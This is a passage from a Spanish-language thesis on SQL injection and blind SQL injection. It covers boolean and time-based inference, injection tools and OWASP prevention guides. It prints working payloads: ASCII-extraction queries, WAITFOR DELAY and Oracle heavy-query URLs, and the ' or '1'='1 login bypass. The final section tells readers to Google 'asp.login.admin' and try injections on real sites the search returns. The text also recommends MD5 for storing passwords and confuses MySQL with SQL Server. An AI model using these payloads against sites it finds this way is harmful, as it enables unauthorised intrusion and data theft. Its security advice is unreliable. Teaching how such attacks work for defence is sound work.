Cada instalación de base de datos viene con una serie de paquetes o módulos adicionales de distintas formas y tamaños que en muy pocas ocasiones todos ellos son utilizadas por las compañías, lo que las convierten en una posible puerta de entrada para sufrir algún tipo de ataque si en esos paquetes se descubre cualquier problema de seguridad. Para reducir riesgos, es recomendable que los usuarios detecten esos paquetes que no se utilizan y se desactiven del servidor donde estén instalados. Esto no sólo reduce los riesgos de ataques, sino que también simplifica la gestión de parches ya que únicamente será de máxima urgencia actualizar aquellos que hagan referencia a un módulo que estemos utilizando.

2.5.4.1 Desbordamiento de búfer

Se trata de otro de los medios favoritos utilizados por los hackers y que se dan por el exceso de información que se puede llegar a enviar por medio del ingreso de información mediante el uso de formularios, es decir, se recibe mucha más información de lo que la aplicación espera. Por poner un ejemplo, si se espera la entrada de una

cuenta bancaria que puede ocupar unos 25 caracteres y se permite la entrada de muchos más caracteres desde ese campo, se podría dar este problema [22]

Para ello es muy importante estar informados de todas las noticias relacionadas con la base de datos que estemos utilizando para saber en todo momento si algo nuevo ha sido lanzado al mercado que pueda solucionar cualquier brecha de seguridad.

2.5.4.2 Datos sensibles sin cifrar

Aunque pueda ser algo obvio, a la hora de la verdad no todo el mundo cifra la información más importante que se almacena en base de datos. Esto es una buena práctica para que en caso de hackeo, sea complicado para el atacante poder recuperar esa información. Por poner un ejemplo, las contraseñas de acceso a un sitio por parte de los usuarios podrían ser cifradas utilizando el algoritmo MD5. De esta forma una contraseña del tipo “YUghd73j%” en base de datos se almacenaría con el siguiente valor “993e65b24451e0241617d6810849c824”. Como puede ver, se trata de un valor que poco o nada tiene que ver con el original.

2.5.5 Ataque por inyección de código

Un ataque de este tipo puede dar acceso a alguien a una base de datos completa sin ningún tipo de restricción, pudiendo llegar incluso a copiar y modificar los datos, en la Figura 0-15 se representa de manera gráfica el ataque por inyección de código.



Figura 0-15 Ataque por Inyección de código de manera gráfica [26]

El funcionamiento de este tipo de vulnerabilidades es similar al que puede ocurrir en los portales web, donde una mala limpieza de los datos de entrada puede hacer que ejecuten código no deseado en la base de datos, pudiendo tomar el control de la plataforma. Muchos proveedores ofrecen soluciones para este tipo de situaciones, pero para que surtan efecto es necesario realizar la actualización de la aplicación a la última versión estable disponible que exista en cada momento. [25]

2.6 Métodos de ataque a una base de datos

El mundo de la informática es vulnerable de sufrir algún tipo de ataque por terceras personas, con la intención de propagar algún tipo de malware o robar información importante de la víctima. Por todo esto, es fundamental tomar las medidas que sean necesarias para mantener a buen recaudo la información. Dentro de todo esto, las bases de datos son uno de los sistemas que más sufren este tipo de ataques, en gran medida ya que es ahí donde en la mayoría de las ocasiones está almacenada la información. Para acceder a ella, los hackers buscan cualquier tipo de vulnerabilidad que no haya sido controlada para acceder al sistema y hacerse con aquello que les sea de interés.

Una de las maneras de realizar estos ataques se basa en ataques a ciegas, es decir, en conseguir que los comandos se ejecuten sin la posibilidad de ver ninguno de los resultados. La inhabilitación de la muestra de los resultados del ataque se produce por el tratamiento total de los códigos de error y la imposibilidad de modificar, a priori, ninguna información de la base de datos. El objetivo del atacante es detectar esos cambios para poder deducir cuál ha sido la información extraída en función de los resultados. Para un atacante, la forma más fácil de automatizar esta técnica es usar un vector de ataque basado en lógica binaria, es decir, en Verdadero y Falso. Este es el vector de ataque en el que nos vamos a centrar en esta sección, las técnicas de inferencia ciega basada en inyección de comandos SQL.

2.6.1 Parámetro vulnerable

El atacante debe encontrar en primer lugar una parte del código de la aplicación que no esté realizando una comprobación correcta de los parámetros de entrada a la aplicación que se están utilizando para componer las consultas a la base de datos. Hasta aquí, el funcionamiento es similar al resto de técnicas basadas en inyección de comandos SQL. Encontrar estos parámetros es a veces más complejo ya que, desde un punto de vista hacker de caja negra, nunca es posible garantizar que un parámetro no es vulnerable, si lo es como si no lo es, puede que nunca se aprecie ningún cambio en los resultados aparentes.

Definimos el concepto de “Inyección SQL de cambio de comportamiento cero” (ISQL0) como una cadena que se inyecta en una consulta SQL y no realiza ningún cambio en los resultados y definimos “Inyección SQL de cambio de comportamiento positivo” (ISQL+) como una cadena que sí que provoca cambios.

Vea el siguiente ejemplo:

Se hará la suposición inicial de que 1 es el valor del parámetro id y dicho parámetro va a ser utilizado en una consulta a la base de datos de la siguiente manera:

Una inyección SQL0 sería algo como se muestra en la siguiente Figura 0-16



Figura 0-16 Inyección SQL0

De los tres casos anteriores ninguno realiza un cambio aparente en los resultados obtenidos en la consulta.

Una inyección SQL+ sería como se ilustra en la siguiente Figura 0-17.



Figura 0-17 Inyección SQL+

Se evidencia cuando en una página web, por una falla de seguridad, no se muestran mensajes de error al no producirse resultados correctos ante una consulta a la base de datos, mostrándose siempre el mismo contenido (es decir, solo hay respuesta si el resultado es correcto).

Como se observa en los tres casos anteriores se cambian los resultados que debe obtener la consulta. Si al procesar la página con el valor sin inyectar y con ISQL0 devuelve la misma página, se podrá inferir que el parámetro está ejecutando los comandos, es decir, que se podrá inyectar comandos SQL. Ahora bien, cuando se pone una ISQL+ se da siempre una página de error que no permite ver ningún dato. Bien, pues ese es el entorno perfecto que realiza la extracción de información de una base de datos con una aplicación vulnerable a Blind SQL Injection.

2.6.2 ATACAR VULNERABILIDADES

Al tener una página de “Verdadero” y otra página de “Falso” se puede crear toda la lógica binaria de las mismas. En los ejemplos anteriores, supongamos que cuando ponemos como valor 1 en el parámetro id nos da una noticia con el titular “José bienvenido al mundo”, por poner un ejemplo y que cuando ponemos 1 and 1=2 nos da una página con el mensaje Error. A partir de este momento se realizan Inyecciones de comandos y se observa el resultado. Supongamos que queremos saber si existe una determinada tabla en la base de datos:

*id=1 and exist(select *from usuarios)*

Si el resultado obtenido es la noticia con el titular de José, entonces podremos inferir que la tabla sí existe, mientras que si obtenemos la página de error sabremos que o bien no existe o bien el usuario no tiene acceso a ella o bien no hemos escrito la inyección correcta SQL para el motor de base de datos que se está utilizando (Hemos de recordar que SQL a pesar de ser un “estándar” no tiene las mismas implementaciones en los mismos motores de bases de datos). Otro posible motivo de fallo puede ser simplemente que el programador tenga el parámetro entre paréntesis y haya que jugar con las Inyecciones por ejemplo, supongamos que hay un parámetro detrás del valor de id en la consulta que realiza la aplicación. En ese caso habría que inyectar algo como:

*id= 1) and (exists (select * from usuarios)*

Supongamos que deseamos sacar el nombre del usuario administrador de una base de datos MySQL:

id=1 and 300>ASCII(substring(user(),1,1))

Con esa inyección obtendremos si el valor ASCII de la primera letra del nombre del usuario será menor que 300 y por tanto podemos decir que esa es un ISQL0. Lógicamente deberemos obtener el valor cierto recibiendo la noticia de José. Luego iríamos acotando el valor ASCII con una búsqueda dicotómica en función de si las Inyecciones son ISQL0 o ISQL+.

id= 1 and 100>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso

id= 1 and 120>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero

id= 1 and 110>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso

id= 1 and 115>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero

id= 1 and 114>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso

Luego podríamos decir que el valor del primer carácter ASCII del nombre del usuario es el 114. Verificando la tabla ASCII y obtenemos la letra 'r', probablemente de root, pero para eso deberíamos sacar el segundo valor, así que inyectamos el siguiente valor:

id=1and300>ASCII(substring(user(),2,1)) -> ISQL0 -> Verdadero

Y vuelta a realizar la búsqueda dicotómica. ¿Hasta qué longitud? Pues averigüémoslo inyectando:

id= 1 and 10> length(user()) ¿ISQL0 o ISQL+?

Todas estas Inyecciones, como se ha dicho en un párrafo anterior deben ajustarse a la consulta de la aplicación, tal vez sean necesarios paréntesis, comillas si los valores son alfanuméricos, secuencias de escape si hay filtrado de comillas, o caracteres terminales de inicio de comentarios para invalidar partes finales de la consulta que lanza el programador.

2.6.3 METODOS DE AUTOMATIZACIÓN

A partir de esta teoría, en las conferencias de BlackHat USA de 2004, Cameron Hotchkies, presentó un trabajo sobre “Blind SQL Inyección Automation Techniques” en el que proponía métodos de automatizar la explotación de un parámetro vulnerable a técnicas de Blind SQL Inyección mediante herramientas. [26]

Para ello no parte de asumir que todos los errores puedan ser procesados y siempre se obtenga un mensaje de error, ya que la aplicación puede que tenga un mal funcionamiento y simplemente haya cambios en los resultados. En su propuesta, ofrece un estudio sobre realizar Inyecciones de código SQL y estudiar las respuestas ante ISQL0 e ISQL+.

Propone utilizar diferentes analizadores de resultados positivos y falsos en la inyección de código para poder automatizar una herramienta. El objetivo es introducir ISQL0 e ISQL+ y comprobar si los resultados obtenidos se pueden diferenciar de forma automática o no y cómo hacerlo como se muestra en la *Tabla 2.6-1*.

Tabla 2.6-1 Métodos de Automatización

METODO DE AUTOMATIZACION	CARACTERISTICAS	DESCRIPCION
Búsqueda de palabra clave	Es posible siempre que los resultados + y – fueran siempre los mismos	Basta con seleccionar una palabra clave que apareciera en el conjunto de resultados positivos y/ negativos se lanzara la petición con la inyección de código y se examinarían los resultados hasta obtener la palabra clave
Basado en firmas MD5	Es válido para aplicaciones en las que existiera una respuesta positiva consistente es decir que	– Se realiza el hash MD5 de la página de resultados positivos con inyección de código de cambio de

	<p>siempre se obtuviera la misma respuesta ante el mismo valor correcto (con Inyecciones de código de cambio de comportamiento cero) y en el caso de respuesta negativa (ante Inyecciones de cambio de comportamiento positivo), se obtuviera cualquier resultado distinto del anterior, como por ejemplo, otra página de resultados, una página de error genérico, la misma página de resultados pero con errores de procesamiento</p>	<p>comportamiento cero. Por ejemplo: “and 1=1”.</p> <ul style="list-style-type: none"> – Se vuelve a repetir el proceso con una nueva inyección de código de cambio de comportamiento cero. Por ejemplo: “and 2=2”. – Se comparan los hashes obtenidos en los pasos a y b para comprobar que la respuesta positiva es consistente. – Se realiza el hash MD5 de la página de resultados negativos con inyección de código de cambio de comportamiento positivo. Por ejemplo, “and 1=2”. – Se comprueba que los resultados de los hashes MD5 de los resultados positivos y negativos son distintos. – Si se cumple, entonces se puede automatizar la extracción de información por medio de hashes MD5.
Motor diferencial textual	En este caso se utilizaría como elemento de decisión entre un valor positivo o falso la diferencia en palabras textuales.	La idea es obtener el conjunto de palabras de la página de resultados positivos y la página de resultados negativos.

		Después se hace una inyección de código con un valor concreto y se obtiene un resultado de palabras. Haciendo un cálculo de distancias se vería de cual difiere menos para saber si el resultado es positivo o negativo. Esto es útil cuando el conjunto de valores inyectados siempre tengan un resultado visible en el conjunto de resultados tanto en el valor positivo como en el valor negativo.
Basado en arboles ^{HTML}	Esto funcionaría en entornos en los que la página de resultados correctos y la página de resultados falsos fuera siempre distinta	La página correcta tiene partes dinámicas cambiantes ante el mismo valor y la página de errores también. En esos casos se puede analizar la estructura del árbol de etiquetas HTML de las páginas y compararlos.
Representación lineal de sumas ASCII	La idea de esta técnica es obtener un valor hash del conjunto de resultados sobre la base de los valores ASCII de los caracteres	Se saca el valor del resultado positivo y el resultado negativo. Este sistema funciona asociado a una serie de filtros de

	que conforman la respuesta	tolerancia y adaptación para poder automatizarse.
--	-------------------------------	--

CAPITULO 3.

3. Ataque por Inyección SQL

Este tipo de ataque se encontraba en el 2013 en el top 10 de los ataques más comunes y peligrosos a las Bases de Datos desde aplicativos web según el documento OWASP posición 10 – 2013. Mediante este método de ataque se pueden realizar varias acciones dentro de una Base de Datos como el descubrimiento de información que se encuentra dentro de la Base de Datos y qué es de acceso restringido, por medio de modificación de consultas que se realiza a la base de datos de esta manera se podrá acceder a registros u objetos a los que inicialmente no se tenía acceso por ser restringidos a un usuario normal. La Inyección SQL se ha convertido en uno de los principales problemas de ataque para toda aplicación web que posea bases de datos ya que es un medio para intentar realizar el ataque mediante una combinación de caracteres en el campo donde se localiza la autenticación en la BD al verificar si es el usuario con los privilegios correctos en ese instante es cuando se podrá modificar la consulta que está en el código al insertarse con el campo de ingreso del atacante que lo realiza desde el lado del usuario.

3.1 Definición de Inyección

La inyección SQL es el ataque vía web, que aprovecha errores en la filtración de datos introducidos por el usuario, y que permiten a un atacante, tener control de cierta aplicación, es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una base de datos.

3.2 Descripción

Se dice que existirá una inyección SQL cuando, de alguna manera, se inserta o "inyecta" código SQL invasor dentro del código SQL programado, a fin de alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código "invasor" incrustado, en la base de datos.

Este tipo de intrusión normalmente es de carácter malicioso, dañino o espía, por tanto es un problema de seguridad informática, y debe ser tomado en cuenta por el programador de la aplicación para poder prevenirlo. Un programa elaborado con descuido, displicencia o con ignorancia del problema, podrá resultar ser vulnerable, y la seguridad del sistema (base de datos) podrá quedar eventualmente comprometida.

La intrusión ocurre durante la ejecución del programa vulnerable, ya sea, en computadoras de escritorio o bien en sitios Web, en este último caso obviamente ejecutándose en el servidor que los aloja.

La vulnerabilidad se puede producir automáticamente cuando un programa "arma descuidadamente" una sentencia SQL en tiempo de ejecución, o bien durante la fase de desarrollo, cuando el programador explicita la sentencia SQL a ejecutar en forma desprotegida. En cualquier caso, siempre que el programador necesite y haga uso de parámetros a ingresar por parte del usuario, a efectos de consultar una base de datos; ya que, justamente, dentro de los parámetros es donde se puede incorporar el código SQL intruso.

Al ejecutarse la consulta en la base de datos, el código SQL inyectado también se ejecutará y podría hacer un sinnúmero de tareas como insertar registros, modificar o eliminar datos, autorizar accesos e, incluso, ejecutar otro tipo de código malicioso en el computador. [5]

Mediante la inyección SQL un atacante podría realizar entre otras cosas las siguientes acciones contra el sistema:

- ✚ Descubrimiento de información: Las técnicas de inyección SQL pueden permitir a un atacante modificar consultas para acceder a registros y/o objetos de la base de datos a los que inicialmente no tenía acceso.
- ✚ Elevación de privilegios: Todos los sistemas de autenticación que utilicen credenciales almacenados en motores de bases de datos hacen que una vulnerabilidad de inyección SQL pueda permitir a un atacante acceder a los identificadores de usuarios más privilegiados y cambiarse las credenciales.
- ✚ Denegación de servicio: La modificación de comandos SQL puede llevar a la ejecución de acciones destructivas como el borrado de datos, objetos o la parada de servicios con comandos de parada y arranque de los sistemas. Asimismo, se pueden inyectar comandos que generen un alto consumo de recursos de cómputo en el motor de base de datos que haga que el servicio no responda en tiempos útiles a los usuarios legales.
- ✚ Suplantación de usuarios: Al poder acceder al sistema de credenciales, es posible que un atacante obtenga las credenciales de otro usuario y realice acciones con la identidad robada o spoofing (Es el uso de técnicas de suplantación de identidad generalmente para usos maliciosos) a otro usuario. [27]

El ataque de SQL Injection consiste en la inserción de código SQL (Query) del lado del cliente de un aplicativo, si se realiza una inyección de código con éxito se puede explotar de las maneras descritas anteriormente, aplicaciones desarrolladas en PHP o ASP son los más vulnerables a este tipo de ataque dependiendo de lo que desee realizar el atacante y como este la seguridad configurada en el medio de ataque será la gravedad de lo que se pueda realizar en el aplicación.

Existen tres documentos desarrollados por OWASP para prevenir este tipo de ataques:

OWASP SQL Injection Prevention Cheat Sheet

OWASP Query Parametrization Cheat Sheet

OWASP Guide article how to avoid SQL Injection Vulnerabilities

Mediante estos documentos se observa la manera de configurar y desarrollar las aplicaciones web para evitar un ataque y en caso de sufrir un ataque poder tomar las medidas necesarias para desaparecer la vulnerabilidad. [5]

3.3 Histórico

La Inyección de código SQL es de las típicas vulnerabilidades que se puede encontrar en cualquier página web o tipo de aplicaciones, sean críticas o no, permitiendo la obtención de información de la base de datos.

CAPITULO 4.

4.Herramientas de Seguridad

4.1 Absinthe (basado en arboles HTML)

La herramienta Absinthe es un software libre programado en C#. NET con soporte para MAC y para Linux con MONO, utiliza Blind SQL Inyection basado en sumas de valores, soporte para la mayoría de situaciones como intranets con autenticación, conexiones SSL, uso de cookies, parámetros en formularios entre otros. [28]

Hay que destacar que esta herramienta está pensada para auditores, y no detecta parámetros vulnerables, así que debe ser configurada de forma correcta. No es un wizard que se lanza contra una URL y ya devuelve toda la estructura. La herramienta funciona con plugins para diversas bases de datos; tiene soporte para Microsoft SQL Server, MSDE (desktop edition), Oracle y Postgres. Está disponible en la siguiente URL: <http://www.0x90.org/>.

4.2 SQLInjector

Esta herramienta utiliza como forma de automatización la búsqueda de palabras clave en los resultados positivos, se busca encontrar una palabra que aparezca en los resultados positivos y que no aparezca en los resultados negativos.

Es importante destacar que el objetivo de las técnicas de Blind SQL Inyection es conseguir inyectar lógica binaria con consultas de tipo " *y existe esta tabla*" o " *y el valor ASCII de la cuarta letra del nombre del administrador es menor que 100*" siempre se busca realizar consultas que devuelvan verdad o mentira, la aplicación al

procesarlo devolvería la página original (que se conoce por verdad o cierta) o la página cambiada (mentira o falsa).

Para probar si el parámetro es susceptible utiliza un sistema basado en Inyecciones de código de cambio de comportamiento cero sumando y restando el mismo valor, esto es si tenemos un para metro vulnerable que recibe el valor de 100 el programa ejecuta la petición con $100+\text{valor}-\text{valor}$. Si el resultado es el mismo, entonces el parámetro es susceptible a ataques de SQL Inyection.

La búsqueda de palabra clave en resultados positivos la palabra se introduce manualmente, hay que hacer la consulta normal y revisar que palabras devuelve el código HTML y después introducir una consulta que el resultado sea falso. Por ejemplo $\text{AND } 1=0$. [29]

4.3 SQLbftools (Para motores MySQL)

Publicada en diciembre del 2005 es un conjunto de herramientas escritas en lenguaje C destinadas a los ataques a ciegas en motores de bases de datos MySQL, basadas en el sistema utilizado en SQLInjector de NGS Software [30]

Está compuesta de tres aplicaciones:

Mysqlbf: Es la herramienta principal para la automatización de la técnica de BlindSQL. Para poder ejecutarla se debe contar con un servidor vulnerable en el que el parámetro esté al final de la URL y la expresión no sea compleja, soporta código MySQL su funcionamiento se realiza mediante el siguiente comando

Mysqlbf "host" "comando" "palabraclave"

Dónde: host es la URL con el servidor, el programa, y el parámetro vulnerable, comando es un comndo a ejecutar de MySQL, palabra clave es el valor que solo se encuentra en la página de resultado positivo

mysqlget: Haciendo uso de funciones a ciegas esta herramienta facilita y permite la descarga de ficheros que se encuentran dentro del servidor que está siendo atacado, esta herramienta va leyendo una por una, cada letra de cualquier fichero dentro del servidor.

Mysqlst: Esta herramienta es posible el copiar todos los datos de una tabla hacia otra idéntica (volcar datos) de una tabla, la manera en que lo hace es primero entrar al diccionario de datos y realizar la consulta para poder obtener número de campos, tipos de datos, los nombres y finalmente copiar los datos a otra tabla con las mismas características.

4.4 SQL PowerInjector

Esta herramienta está escrita en .NET liberada en el año 2006 utiliza técnicas de SQL Injection tradicionales basadas en mensajes de error y técnicas de Blind SQL Injection, la herramienta no ayuda a buscar parámetros vulnerables y se maneja mediante una interfaz gráfica, está adaptada a MS SQL Server, Oracle, MySQL y Sybase es de código abierto. [31]

4.5 Web Inspect

Esta herramienta es comercializada desde el año 2005 por la empresa SPI Dynamics. Funciona utilizando comprobaciones de error basadas en firmas, no se sabe si la aplicación utiliza la automatización basada en palabras clave. Ya que no aparece descrito en ningún apartado de las características es la utilización de automatismos basados en tiempo. Esta herramienta es de carácter general en cuanto a seguridad de aplicaciones y está pensada para buscar todo tipo de vulnerabilidades.

4.6 Acunetix web vulnerability scanner

Acunetix es una herramienta para la auditoría de aplicaciones web de forma automática. En la versión 4 se añadieron módulos para la detección de vulnerabilidades Blind SQL Injection y Blind XPath Injection. Es una buena alternativa para realizar la comprobación de la seguridad de su aplicación web, incluso para vulnerabilidades a ciegas [32].

CAPITULO 5.

5. Ejemplos de Ataques

Las protecciones son las mismas tanto para SQL Injection como para Blind SQL Injection. Casi todos los fabricantes o responsables de lenguajes de programación de aplicaciones web ofrecen “mejores prácticas” para el desarrollo seguro, dando recomendaciones claras y concisas para evitar la inyección de código.

Toda consulta que se vaya a lanzar contra la base de datos y cuyos parámetros vengan desde el usuario, no importa si en principio van a ser modificados o no por el usuario, debe ser comprobada y realizar funciones de tratamiento para todos los casos posibles. Hay que prever que todos los parámetros pueden ser modificados y traer valores maliciosos. Se recomienda utilizar códigos que ejecuten consultas ya precompiladas para evitar que interactúe con los parámetros de los usuarios.

Los atacantes intentan utilizar ingeniería inversa y extraer información de las aplicaciones sobre la base de los mensajes o tratamientos de error, es necesario que se tomen en cuenta cualquier tipo de error que se pudiera generar en el procedimiento del programador.

También se ven de forma breve los tipos de ataques como son los basados en tiempos de retardo para automatizar la extracción de información a ciegas.

5.1 Inyección SQL a ciegas basada en tiempo

Es la técnica que automatiza la extracción de información a ciegas usando retardos de tiempo. Por ejemplo la herramienta SQL ninja utiliza el sistema de tiempo en aplicaciones web que utilizan motores de base de datos Microsoft SQL Server.

Otros métodos usados por herramientas son por ejemplo en Power Injector, inyecta funciones benchmark que es una función usada principalmente para medir el rendimiento, inyectando esta función lo que va a pasar es que se va a retrasar el tiempo de respuesta dentro de la Base de Datos en caso de que sea verdadera la respuesta de la información que estemos buscando, el código sería algo como:

```
BENCHMARK (5000000, ENCODE ('MSG','by 5 seconds'))
```

Lo que se busca con lo anterior es retrasar notablemente el tiempo de respuesta de la BD para así poder obtener un diagnostico real e identificable sobre la información que podemos obtener cabe mencionar que esta función solo sirve para motor de búsqueda de BD MySQL.

Para el motor de base de datos SQL Server son usadas las funciones ((WAIT FOR DELAY y WAIT FOR TIME) de igual manera existe una función para el motor de Base de Datos Oracle el cual es:

```
BEGIN DBMS_LOCK.SLEEP(15); END;
```

Esta función deberá estar integrada en un bloque PL/SQL.

Como se observa cada motor de Base de Datos tiene sus diferentes formas de inyectar por retardos de tiempo lo que nos ayuda a saber, en caso de que se inyecte el código:

```
http://servidor/prog.cod?id=1; if (exists(select * from user)) waitfor delay '0:0:10'
```

Si existe una tabla llamada “user” y de tener algún registro dentro de la tabla la respuesta de la página será de 10 segundos en el motor MySQL Server, de la misma manera se aplicarán en los motores Oracle, y MySQL con su respectivo código.

5.2 Generación de consultas pesadas

La forma más sencilla de generar consultas pesadas es usar lo que más hace trabajar a las bases de datos, los productos cartesianos de tablas, es decir, unir una tabla con otra y con otra hasta generar una cantidad de registros tan grande que obliguen al servidor a consumir un tiempo medible en procesarlo. Para ello basta con conocer, averiguar o adivinar una tabla del sistema de bases de datos, que tenga algún registro, y unirla consigo misma hasta generar un tiempo medible.

5.2.1 Descripción breve de consultas pesadas

El método de SQL Injection basado en tiempos es un dolor de cabeza en la optimización de los motores de Base de Datos, ya que cada motor almacena gran cantidad de información y se siguen llenando, al no ser optimizados constantemente esto hará que su tiempo de respuesta en las consultas se tome su tiempo, que es una de las maneras de atacar, por otro lado, como se habla anteriormente se encuentran las tablas creadas por cada motor en el sistema, de esta forma se podrá crear una consulta pesada para el motor, por ejemplo una de las operaciones que se puede decir, toma tiempo en realizarla, son los joins entre tablas, pero como no se sabe cuántas tablas se tienen en el sistema y se pudieran unir entre sí, se realizará varias veces el join consigo misma generando una tabla de gran cantidad de información por lo que el motor se tomará un tiempo considerable y medible para dar respuesta.

Posterior a esto se añadirá la consulta que realmente necesitamos saber que nos dé como resultado un boolean (true/false) en caso de existir la información que necesitamos como podría ser si existe una tabla y esta tiene información en ella, la estructura general de esta forma de ataque sería:

Select (atributos) from (tablas) where (condición_1 AND condición_2)

Para saber que condición será la pesada y cuál la ligera (la que necesitamos para obtener información) siempre dependerá de quien realice la inyección y de qué manera quiere someter la información que nos dará el motor, esta información se captará a través de la herramienta wget, que es una herramienta que permite la recuperación de archivos de la World Wide Web a través de HTTP y FTP, y así se podrá saber los resultados que nos vaya dando cada consulta pesada que realicemos. En caso de que se tome un tiempo considerable la respuesta será verdadero, significa que nuestra consulta ligera es verdadera y si la consulta toma 1 segundo o un tiempo relativamente igual de bajo, la respuesta será falso, lo que significa que la respuesta a nuestra consulta ligera también dio falso.

Por ejemplo, en el motor de Base de Datos Oracle una consulta pesada se realizaría de la siguiente forma:

```
http://dominio.com/oracle/admin.aspx?admin_id=1 and (select count(*) from all_users u1, all_users u2, all_users u3, all_users u4, all_users u5)>0 and 400>ascii(SUBSTR((select user_id from all_users where rownum = 1),1,1))
```

En la cual se puede observar un retardo de tiempo en la respuesta de la Base de Datos, se hace uso de la tabla de Oracle “all_users” y se hace join consigo misma de manera que al realizar los joins se demorara, después se realizara la siguiente parte de la consulta en la que deseemos saber si 400 es mayor que el valor ascii de la primera letra del primer “user_id” (campo dentro de tabla “all_users”) que existe.

Para el motor de Base de Datos MySQL Server se harán uso las tablas del sistema: “sysuser”, “sysobjects”, “syscolumns” que son parte del diccionario de datos que nos provee este motor.

En el caso de ser un motor de Base de Datos MySQL las tablas a usar serán las que existan dentro de Information_schema y finalmente en caso de ser un motor de Base de Datos Access, se usarán: “MSAccessObjects”, “MSAccessStorage”.

El método funciona de igual forma en otros motores de bases de datos. Al final la idea es sencilla, hacer trabajar el motor de base de datos usando técnicas de anti optimización. Como la explotación depende del entorno es necesario un proceso de ajuste de la consulta pesada para cada entorno y además, al ser basado en tiempos, hay que tener en cuenta las características del medio de transmisión. Siempre es recomendable realizar varias pruebas para comprobar que los resultados son correctos.

5.3 Pruebas de ataques con SQL Injection

5.3.1 Arquitectura de una aplicación web

1. Un atacante lo primero que realizara será una petición a una página web por medio del método GET pero en la URL inserta una sentencia SQL.
2. Esta APP WEB recibirá la solicitud y consulta de manera inmediata dirigiéndose a la BD para obtener respuesta, esto quiere decir que se realiza una consulta SQL pero usando el código insertado por el atacante.
3. La BD devuelve la consulta solicitada después de ejecutar el código SQL
4. El atacante recibe el resultado de la consulta en la APP WEB.

Como se muestra en la siguiente Figura 0-18




Figura 0-18 Arquitectura de una aplicación web [47]

Primero se realizara la prueba de ataque SQL Injection más común, la cual es intentar realizar un inicio de sesión, ya que en esos campos, es bastante común que los atacantes intenten tener acceso como administrador, sin tener los privilegios necesarios, para entrar al sistema con esos permisos, esto se debe a la manera en la que se realiza la programación del código, evitando hacer un exhaustivo análisis y la correcta validación de caracteres que están siendo introducidos ocasionando, que el atacante pueda teclear cualquier tipo de combinación de caracteres, los cuales son tomados de las sentencias SQL que realice para la validación de usuarios como en la Figura 0-19.



The image shows a web browser window with the address bar displaying 'localhost/tesis2017/index.html'. The main content area has a title 'Pruebas SQL Injection' and a section titled 'Iniciar sesion'. Below this, there are two input fields: 'Usuario:' and 'Password:'. At the bottom of the form is a button labeled 'Acceder'.

Figura 0-19 Validación de usuarios

En las variables \$nu y \$pass almacena el nombre de usuario y el password, estas variables toman directamente lo que se encuentra en los campos de texto sin verificar si contiene letras, números o caracteres especiales. Al realizar la siguiente consulta se generan problemas.

La consulta SQL quedaría de la siguiente forma:

```
select nombreusuario from usuario where nombreusuario = ' " . $nu . " '
```

Esta es una consulta realizada en PHP para mostrar en que parte del código SQL será insertado el nombre de usuario que es tomado del campo de texto como se valida el usuario se puede ingresar con el nombre de usuario de la siguiente manera:

```
' or '1'='1
```

Insertamos lo anterior en la consulta SQL obtenemos:

```
select nombreusuario from usuario where nombreusuario = ' or '1'='1
```

La función de esta consulta es mostrar el campo nombre de usuario de la tabla usuario donde nombre usuario es vacío o cuando 1 sea igual a 1

Al poner 1=1 siempre se cumplirá entonces dicha consulta siempre será verdadera y mostrara todos los datos que se encuentren en la tabla para ese campo haciendo que el atacante pueda ingresar a la página. Ya que esta es una validación que se hace por nombre de usuario y password este mismo código se deberá de insertar en el campo de texto que corresponde a nombre de usuario y password.

Para llevar a cabo estas Inyecciones de código SQL se debe realizar forzosamente la validación contra BD, como dato extra el atacante deberá tener conocimientos en SQL y tener cuidado en las consultas largas porque los atacantes inyectan (--) líneas de código comentadas y puede llegar a marcar algún error.

5.3.2 Probando páginas vulnerables a SQL Inyection

La inyección SQL es el ataque vía web, que aprovecha errores en la filtración de datos introducidos por el usuario, y que permiten a un atacante, tener control de cierta aplicación.

Lo anterior lo probaremos de la siguiente manera:

Primero en el buscador Google vamos a teclear lo siguiente: asp.login.admin como en la Figura 0-20




Figura 0-20 La inyección SQL es el ataque vía web

A continuación vamos a intentar acceder a diferentes páginas para comenzar a realizar dicha prueba y verificar que la inyección de código SQL que se realizara es exitosa como en la Figura 0-21

